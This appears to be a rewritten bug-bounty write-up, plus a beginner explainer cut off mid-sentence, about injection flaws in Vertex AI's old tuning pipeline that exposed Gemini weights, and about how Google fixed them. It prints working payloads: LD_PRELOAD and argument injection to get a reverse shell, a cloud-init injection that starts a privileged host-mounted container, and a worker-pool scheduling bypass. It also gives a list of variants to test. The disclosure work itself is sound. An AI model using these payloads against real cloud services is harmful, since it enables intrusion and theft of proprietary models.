Protecting Large Language Models
Several injection vulnerabilities in Vertex AI's tuning pipeline allowed a customer to run arbitrary code inside the restricted tenant project used for tuning, which had access to Gemini model weights. An attacker could have exfiltrated the proprietary model.

bughunters.google.com
Published on bughunters.google.com
AI security encompasses a broad range of infrastructure defenses, application security, detection and response, trust and safety controls, and vulnerability research. This research space has evolved rapidly over the last few years with the development of new model-specific vulnerabilities such as indirect prompt…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Vertex AI is Google Cloud's fully managed, unified AI development platform for building and using generative AI. Beyond customer models, Vertex provides access to Google's own generative models such as Gemini 1.5 Pro and Gemini 1.5 Flash, whose weights are Google intellectual property and are not public. Vertex lets customers tune these models for specialised tasks, and that tuning process has to reach model checkpoints for training without ever exposing them to customers.
This write-up describes vulnerability research that Google Cloud's Vulnerability Research team (CVR) carried out in 2023, before Gemini launched, against Google Cloud's AI Platform, Vertex AI. The team found previously unknown vulnerabilities that, if not remediated, potentially could have allowed the exfiltration of Google's Gemini 1.0 Pro model. They were remediated before Gemini tuning launched on Vertex AI. The team then continued the research on another large cloud provider, found similar vulnerabilities in that provider's tuning architecture, and reported them through its standard vulnerability disclosure process.
The research started from one Vertex feature: custom training, a managed service that operationalises large scale model training. From a security perspective it is interesting because it deliberately executes customer code. Behind the scenes, these mechanisms deploy customer-provided container images to either a GKE cluster or a GCE VM in an isolated environment called a tenant project. Google uses tenant projects to host managed resources for each customer of a Cloud product: a customer's Vertex training job runs as a managed VM inside a dedicated tenant project for that customer, and tenant projects are one of the isolation primitives used to prevent cross-tenant vulnerabilities.
Two naming conventions help during reconnaissance. Tenant projects generally have a name that is a string of random characters ending in -tp, for example 9efd0213678c10f935-tp. Service agents are per-product-per-project service accounts (P4SAs), managed by Google and used to orchestrate customer resources; they are automatically granted roles in customer projects when an API is activated, and Google publishes a list of them with those roles. A service agent name generally looks like [redacted], where 1234 is the customer project number and foobar is the product name.
Vertex jobs often need some access to the customer project, for example to report results or access storage. To provide it, custom training jobs run VMs as the customer's gcp-sa-aiplatform-cc service agent. This "Custom Code Service Agent" is a dedicated P4SA intended to be exposed to customers, for example to run customer-provided code. This contrasts with the "Primary" service agent for Vertex AI, gcp-sa-aiplatform, which is not intended to be directly accessible to customers. The report refers to them as the CC P4SA (gcp-sa-aiplatform-cc) and the Primary P4SA (gcp-sa-aiplatform).
Tuning architecture at the time
The tuning architecture and user experience have changed since this research; the report includes the outdated description to explain the research process. To access model checkpoints without exposing them, Vertex created a restricted tenant project, separate from the normal custom training tenant project, used specifically for tuning and accessing sensitive model weights.

Fig. 1. Tuning pipeline
While the CC P4SA was used for the majority of training jobs, the tuning pipeline used a service account with higher privileges to access the sensitive Google IP components: the Primary P4SA. That identity is normally only used by the Vertex control plane to manage customer resources. To support tuning, the Primary P4SA was added to an internal IAM binding granting it access to model weights and tuning containers.
At the time, tuning was implemented using a Vertex feature called Pipelines, which orchestrates a graph of containers that can pass inputs and outputs to each other. A tuning job created in the Cloud Console created a Vertex Pipeline in the project with a series of steps.

Fig. 2. Tuning Pipeline showing the various steps in the tuning process
Each Pipeline step created a Training job. Examining one showed its configuration, including an internal container image and command line arguments (redacted in the figure).

Fig. 3. Tuning training job showing (redacted) internal container image and command line arguments
Setup
The team deployed a container with a reverse shell as a custom training job, using the following config:
$ cat config.yaml
workerPoolSpecs:
  machineSpec:
    machineType: e2-standard-4
    acceleratorType: ACCELERATOR_TYPE_UNSPECIFIED
  replicaCount: 1
  containerSpec:
    imageUri: gcr.io/cvr-1234567890/shell:latest
$ gcloud ai custom-jobs create --config=config.yaml --display-name "job-$(date +%s)"
The Google Cloud REST API documentation contains a full description of all supported configuration options for custom training jobs, including the ability to set an entrypoint, environment variables, and container args. That breadth of configuration is the surface the research later abuses.
Finding it
Reconnaissance of custom training
The simplest Vertex sub-product from an attacker's perspective is custom training, which lets a customer provide a container image that Vertex orchestrates and runs in the customer's training tenant project. Custom training intentionally runs arbitrary customer code, so the reconnaissance below is expected behaviour, not a vulnerability.
The job above creates a GCE VM in the training tenant project running as the CC P4SA. Inside the container, the metadata server confirms the environment:
$ curl -sI http:
Server: Metadata Server for VM

$ curl http:

$ curl http:
Environment variables, mounts and the startup script were also explored. Interesting snippets:
$ env
CLOUD_ML_JOB={"python_module":"","package_uris":[],"job_args":[]}
AIP_USE_CUSTOM_CONTAINER=true
CLOUD_ML_JOB_SA=[redacted]
CLOUD_ML_PROJECT_ID=1234567890
CLOUD_ML_REGION=us-central1

$ mount
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/<snip>)
gcsfuse on /gcs type fuse.gcsfuse (rw,<snip>)

$ curl http:
    -H Metadata-Flavor:Google
#cloud-config
write_files:
- path: /var/training.sh
- path: <snip>
runcmd:
- systemctl daemon-reload
- <snip>
The environment confirms the job runs as the CC P4SA in the customer project, and the mount output shows a gcsfuse mount at /gcs. The last snippet is the cloud-init for the VM, an open standard for customising cloud VMs: a YAML config containing a list of files and commands to set up the VM on initial boot. The report notes this will become relevant later.
Reconnaissance of tuning
A tuning job was created in the Cloud Console, which produced a Vertex Pipeline with the steps shown in Fig. 2. Each Pipeline step created a Training job whose configuration was examined (Fig. 3). Attempting to pull the internal container image returned:
$ docker pull us-docker.pkg.dev/path-to/llm/llm-gpu:v2.2.0
Unauthenticated request. Unauthenticated requests do not have permission "artifactregistry.repositories.downloadArtifacts" on resource "projects/path-to/locations/us/repositories/llm" (or it may not exist)
The team then tried creating their own custom training job with that internal image:
workerPoolSpecs:
  machineSpec:
    machineType: e2-standard-4
    acceleratorType: ACCELERATOR_TYPE_UNSPECIFIED
  replicaCount: 1
  containerSpec:
    imageUri: us-docker.pkg.dev/path-to/llm/llm-gpu:v2.2.0
Even though the team had no access to the container image, the job succeeded. At the time, Vertex routed the job to the restricted tenant project based on the provided container image, and in that internal project the service agent used by the VM had no trouble accessing the internal image.
The next attempt was a very simple attack: change the entrypoint for the container.
workerPoolSpecs:
  machineSpec:
    machineType: e2-standard-4
    acceleratorType: ACCELERATOR_TYPE_UNSPECIFIED
  replicaCount: 1
  containerSpec:
    imageUri: us-docker.pkg.dev/path-to/llm/llm-gpu:v2.2.0
    command: ["sleep", "10"]
The response was a very interesting error:
"Cannot set command arguments for private container config."
At that point the team knew four things:
- Tuning eventually creates a custom job, with some validation on the fields (e.g. command).
- The VM created by this job is likely to in some way have access to model weights for tuning.
- Custom jobs have a wide range of runtime parameters and fields that might be controllable.
- If code execution is gained in this job, it might give access to model weights.
With that in mind, the team set out to find remote code execution (RCE) in the tuning container, with the ultimate goal of model theft.
Exploitation
The vulnerabilities below are a subset of those found that allowed access to the model weights. Most were different injection points in the CustomJobSpec. As the remediation section explains, this API was designed for customers, not for the restricted tuning environment.
Step 1: Environment variables injection
While restricted jobs could not be created with a custom entrypoint, the environment variables for the job could be modified. In most cases, an attacker who controls environment variables can gain code execution in the victim process. The simplest example is LD_PRELOAD, used by the Linux dynamic linker (ld.so) to load a user-specified ELF shared object before other libraries. If a malicious shared object could be placed in the tuning job's filesystem, LD_PRELOAD would load it and give arbitrary code execution.
From the reconnaissance, the standard custom training container had a gcsfuse mount at /gcs. Assuming the same in tuning, the team uploaded a shared object to Google Cloud Storage (GCS) and spawned a job with a malicious environment variable:
workerPoolSpecs:
  machineSpec:
    machineType: e2-standard-4
    acceleratorType: ACCELERATOR_TYPE_UNSPECIFIED
  replicaCount: 1
  containerSpec:
    imageUri: us-docker.pkg.dev/path-to/llm/llm-gpu:v2.2.0
    env:
      - name: LD_PRELOAD
        value: /gcs/cvr-1234567890/shell.so
This gave a shell as the Primary P4SA, which is not intended to be exposed to customers:
# reverse shell from tuning job
$ curl http:
"serviceAccounts": {
 "default": {
  "email": "[redacted]",
  "scopes": [
   "https://www.googleapis.com/auth/devstorage.full_control",
   "https://www.googleapis.com/auth/pubsub",
   "https://www.googleapis.com/auth/cloud.ml.[redacted]",
   "https://www.googleapis.com/auth/cloud-platform.read-only"
  ]
 }
Step 2: Argument injection
As seen in reconnaissance, the real tuning job used container arguments (rather than the entrypoint) to pass inputs such as the user's training data and the tuned model. A custom entrypoint could not be set, but arbitrary arguments to the entrypoint in the private container could be. Several cases can turn malicious arguments into code execution in an unknown container image, ordered by increasing difficulty to find and exploit:
- Images that do not set an entrypoint treat args as the entry point, allowing an attacker to execute arbitrary binaries within the image.
- Images that use an interpreter-esque binary as their entrypoint (e.g.
["python3"]) let an attacker easily influence code execution without controlling the binary executed. - Images with an entrypoint that has a dangerous flag (e.g.
--checkpoint-action=exec=in tar) let an attacker run arbitrary commands at runtime. - Images with a vulnerability that allows arbitrary code execution when processing attacker input (e.g. memory corruption when parsing training data).
Using internal access, the team enumerated the set of all possible tuning container images and built an analysis pipeline to automatically find containers vulnerable to type (1) and (2). They found several, including one with an Nvidia base image whose entrypoint was /nvidia_entrypoint.sh, a script that was simply a wrapper around exec (with some code to set up GPU drivers). An example of this base image is nvcr.io/nvidia/pytorch:23.04-py3.
To exploit it, the team created a custom job referencing this Nvidia container and set the args array to point to a reverse shell hosted in GCS:
workerPoolSpecs:
  machineSpec:
    machineType: n1-standard-4
    acceleratorType: NVIDIA_TESLA_T4
    acceleratorCount: 1
  replicaCount: 1
  containerSpec:
    imageUri: us-docker.pkg.dev/path-to/an/nvidia/container:latest
    args: ["/gcs/cvr-1234567890/exploit.sh"]
Step 3: Cloud-init injection
As noted in reconnaissance, the custom training VMs were configured using a cloud-init config, a YAML config describing initial files and commands to run on VM boot. Reviewing the cloud-init of the custom training VM revealed that several strings were influenced by fields in the CustomJobSpec. For example, this snippet:
- path: /etc/systemd/system/cmle-tensorboard-uploader.service
  permissions: 0644
  owner: root
  content: |
    [Service]
    Type=simple
    Environment="HOME=/home/cmle"
    ExecStartPre=-/usr/bin/docker rm -f -v workerpool0-0-tensorboard-uploader
    ExecStart=/usr/bin/docker run \
      --net=training-network \
      --name=workerpool0-0-tensorboard-uploader \
      us-docker.pkg.dev/vertex-ai/tensorboard/uploader \
        --logdir=gs://cvr-1234567890/logs/ \
        --experiment_name=1481734648781340672 --one_shot=False \
The --logdir argument was directly influenced by the baseOutputDirectory.outputUriPrefix field in the CustomJobSpec. Effectively, arbitrary data could be injected into the cloud-init config, as long as it looked like a GCS bucket path. For example, a newline followed by a new "- path: /foo" could be injected to overwrite some system script or binary.
At Google, most injection-style vulnerabilities are engineered away using safe libraries (XSS, SQLi, YAML injection, path traversal). Google recently open sourced google/safetext, a drop-in replacement for text/template that protects against YAML injection; it uses a trick to detect changes in YAML structure with and without the potential malicious input. In this case, though, new YAML elements do not need to be injected: the injection can target the current systemd service and set a new option for the TensorBoard service (e.g. ExecStartPre), which safetext does not protect. The payload used to start a new privileged container and launch a reverse shell:
workerPoolSpecs:
  machineSpec:
    machineType: e2-standard-4
    acceleratorType: ACCELERATOR_TYPE_UNSPECIFIED
  replicaCount: 1
  containerSpec:
    imageUri: us-docker.pkg.dev/path-to/llm/llm-gpu:v2.2.0
baseOutputDirectory:
  outputUriPrefix: "gs://cvr-1234567890/logs/\r    ExecStartPre=/usr/bin/docker run --privileged --net=host -v /:/host gcr.io/cvr-1234567890/shell\r    #"
tensorboard: projects/1234567890/locations/us-central1/tensorboards/69102150...
Step 4: Multi-container job bypass
While reviewing the CustomJobSpec, the team realised that workerPoolSpecs is actually a repeated field. A custom job could be submitted with two worker pools, one with a private tuning image and the other with a custom image. The job scheduler iterated over the container images in the worker pools and scheduled the entire job in the restricted tenant project if any image was an internal image. The payload used to launch a job with both the internal image and the reverse shell:
workerPoolSpecs:
- machineSpec:
    machineType: e2-standard-4
    acceleratorType: ACCELERATOR_TYPE_UNSPECIFIED
  replicaCount: 1
  containerSpec:
    imageUri: gcr.io/cvr-1234567890/shell:latest
- machineSpec:
    machineType: e2-standard-4
    acceleratorType: ACCELERATOR_TYPE_UNSPECIFIED
  replicaCount: 1
  containerSpec:
    imageUri: us-docker.pkg.dev/path-to/llm/llm-gpu:v2.2.0
Root cause
As the vulnerabilities show, several paths led to code execution within a tuning job, which inherently provides access to the model. This was due to the architecture of tuning at the time, which allowed users to schedule custom training jobs that provided many avenues to configure and influence the runtime environment used for tuning. The CustomJobSpec API was designed for customers, not for the restricted tuning environment, so its wide range of runtime parameters became injection points once the same job type was used to run tuning with a higher-privileged identity. Validation was observed on the entrypoint (command), which returned "Cannot set command arguments for private container config."; environment variables, args, baseOutputDirectory.outputUriPrefix and the repeated workerPoolSpecs field remained controllable. The cloud-init templating also mattered: job fields were interpolated into YAML, and the safetext approach would not have caught injection into an existing systemd service option.
Impact
The vulnerabilities gave code execution inside the restricted tuning tenant project, running as the Primary P4SA, an identity not intended to be exposed to customers. From there, the model weights the tuning pipeline could reach were potentially exfiltratable; the report states the vulnerabilities, if not remediated, potentially could have allowed the exfiltration of Google's Gemini 1.0 Pro model. The same class of issue was found in another large cloud provider's tuning architecture and reported through its disclosure process; that provider removed support for tuning a sensitive model in its vulnerable architecture.
Google's Vulnerability Rewards Program explicitly includes model theft in its scope. The report cautions that researchers should evaluate the rules of any other bug bounty program, as they might not allow this testing.
Fix
Vertex rearchitected tuning. Instead of custom jobs, tuning now has a dedicated API with strict input validation and a minimised attack surface. The Primary P4SA is no longer granted access to internal Gemini resources. Google also enhanced detection and response capabilities in Vertex-managed resources, which have been used to detect early stages of reconnaissance by security researchers participating in the vulnerability rewards program. The service agent documentation includes the new P4SAs (gcp-sa-vertex-tune, or gcp-sa-vertex-shtune). Unlike services that intentionally provide code execution, such as custom jobs, code execution or confused deputy issues in the context of these identities are considered vulnerabilities in scope for Google VRP.
Variants to test
- Environment variable injection into a privileged job. Submit a job that runs an internal or privileged image and set
enventries such asLD_PRELOADpointing at a file on a mounted bucket. A positive result is a shell whose metadata identity is a service account with more privilege than the one your job should use. - Argument injection against unknown entrypoints. Enumerate images used by the target's managed jobs and try
argsvalues that an interpreter or wrapper entrypoint would execute (a script path, a flag such as--checkpoint-action=exec=). A positive result is execution of your payload inside the managed container. - Cloud-init or bootstrap templating injection. Where a managed VM is configured from a YAML or shell template that interpolates job fields, inject a newline plus a service option (e.g.
ExecStartPre) rather than a new YAML document, since structural defences may not cover in-place option injection. A positive result is a privileged container or command running on the host. - Repeated-field scheduling bypass. Where a scheduler decides placement by inspecting a list of images, submit a job with both a privileged image and your own image in the same repeated field. A positive result is your container running in the restricted project alongside the privileged one.
- Entrypoint validation gaps. When a control blocks
command, check whetherargs,env, mounts, output directories or startup scripts are validated with the same rigour. A positive result is any of those fields influencing execution in the restricted environment.
What happened, in plain words
Google Cloud has a service called Vertex AI. It is a platform for building and using artificial intelligence (AI) models. Among other things, Vertex lets customers use Google's own AI models, such as Gemini, and lets them "tune" those models so they behave better for a particular job. Tuning means giving the model extra training on your own examples.
The model itself is a set of numbers called "weights". Those weights are Google's valuable property, a bit like a secret recipe. Customers are allowed to use the model, but they are not supposed to be able to copy the recipe out.
In 2023, before Gemini launched, a team inside Google Cloud whose job is to attack Google's own products (the Cloud Vulnerability Research team, CVR) looked at Vertex AI. They found ways to run their own code inside the special environment Google used for tuning. From there, they could reach the model weights. If those holes had not been fixed, someone could potentially have stolen Google's Gemini 1.0 Pro model. Google fixed them before tuning for Gemini was made available on Vertex AI. The team then looked at another large cloud provider, found similar problems in that provider's tuning setup, and reported them through that provider's normal vulnerability disclosure process.
This article walks through that research in the order it happened: how the team got in, what they found, why it worked, and how it was fixed. It is written for someone who has never done security work, so every technical idea is explained where it first appears.
Bug Hunter Tip: Google's Vulnerability Rewards Program explicitly includes model theft in its scope. Be careful to evaluate the rules of any other bug bounty program as they might not allow this testing.
A "bug bounty" or vulnerability rewards program is a scheme where a company pays people for reporting security holes instead of punishing them. "Scope" means the list of things a program says you are allowed to test and report. Model theft being in scope means that if you find a way to steal a model, Google treats that as a valid report.
Background: what Vertex AI is and why it is interesting
Vertex AI is a fully managed, unified AI development platform for building and using generative AI. "Fully managed" means Google runs the servers for you; you describe what you want and Google does the plumbing. "Generative AI" means AI that produces text, images or other content.
Beyond customer models, Vertex provides access to Google's own generative models such as Gemini 1.5 Pro and Gemini 1.5 Flash, whose weights are Google intellectual property and are not public. Vertex lets customers tune these models for specialised tasks, and that tuning process has to reach model checkpoints for training without ever exposing them to customers. A "checkpoint" is a saved snapshot of a model during training.
The research started from one Vertex feature: custom training, a managed service that operationalises large scale model training. In plain terms, custom training lets you hand Google a box containing your own program (a "container", explained below) and Google runs it on powerful machines for you. From a security perspective it is interesting because it deliberately executes customer code. Any service that runs code you supply is a natural target: if an attacker can get their code accepted where it should not be, they are already halfway in.
Behind the scenes, these mechanisms deploy customer-provided container images to either a GKE cluster or a GCE VM in an isolated environment called a "tenant project". Let us unpack that:
- A container image is a packaged bundle of a program plus everything it needs to run (libraries, settings). Think of it as a sealed lunchbox: the food and the cutlery are inside, ready to eat anywhere.
- A GKE cluster is Google's managed version of Kubernetes, a system for running many containers across many machines.
- A GCE VM is a virtual machine: a simulated computer running inside a real one, with its own operating system.
- A tenant project is a separate compartment inside Google Cloud. Google uses tenant projects to host managed resources for each customer of a Cloud product: a customer's Vertex training job runs as a managed VM inside a dedicated tenant project for that customer, and tenant projects are one of the isolation primitives used to prevent cross-tenant vulnerabilities. "Isolation primitive" means a basic building block whose whole purpose is to keep one customer's things away from another's, like separate flats in a building rather than one big shared room.
Two naming conventions help during reconnaissance. "Reconnaissance" is the exploring phase: looking around a system to understand how it is built before trying anything clever.
- Tenant projects generally have a name that is a string of random characters ending in
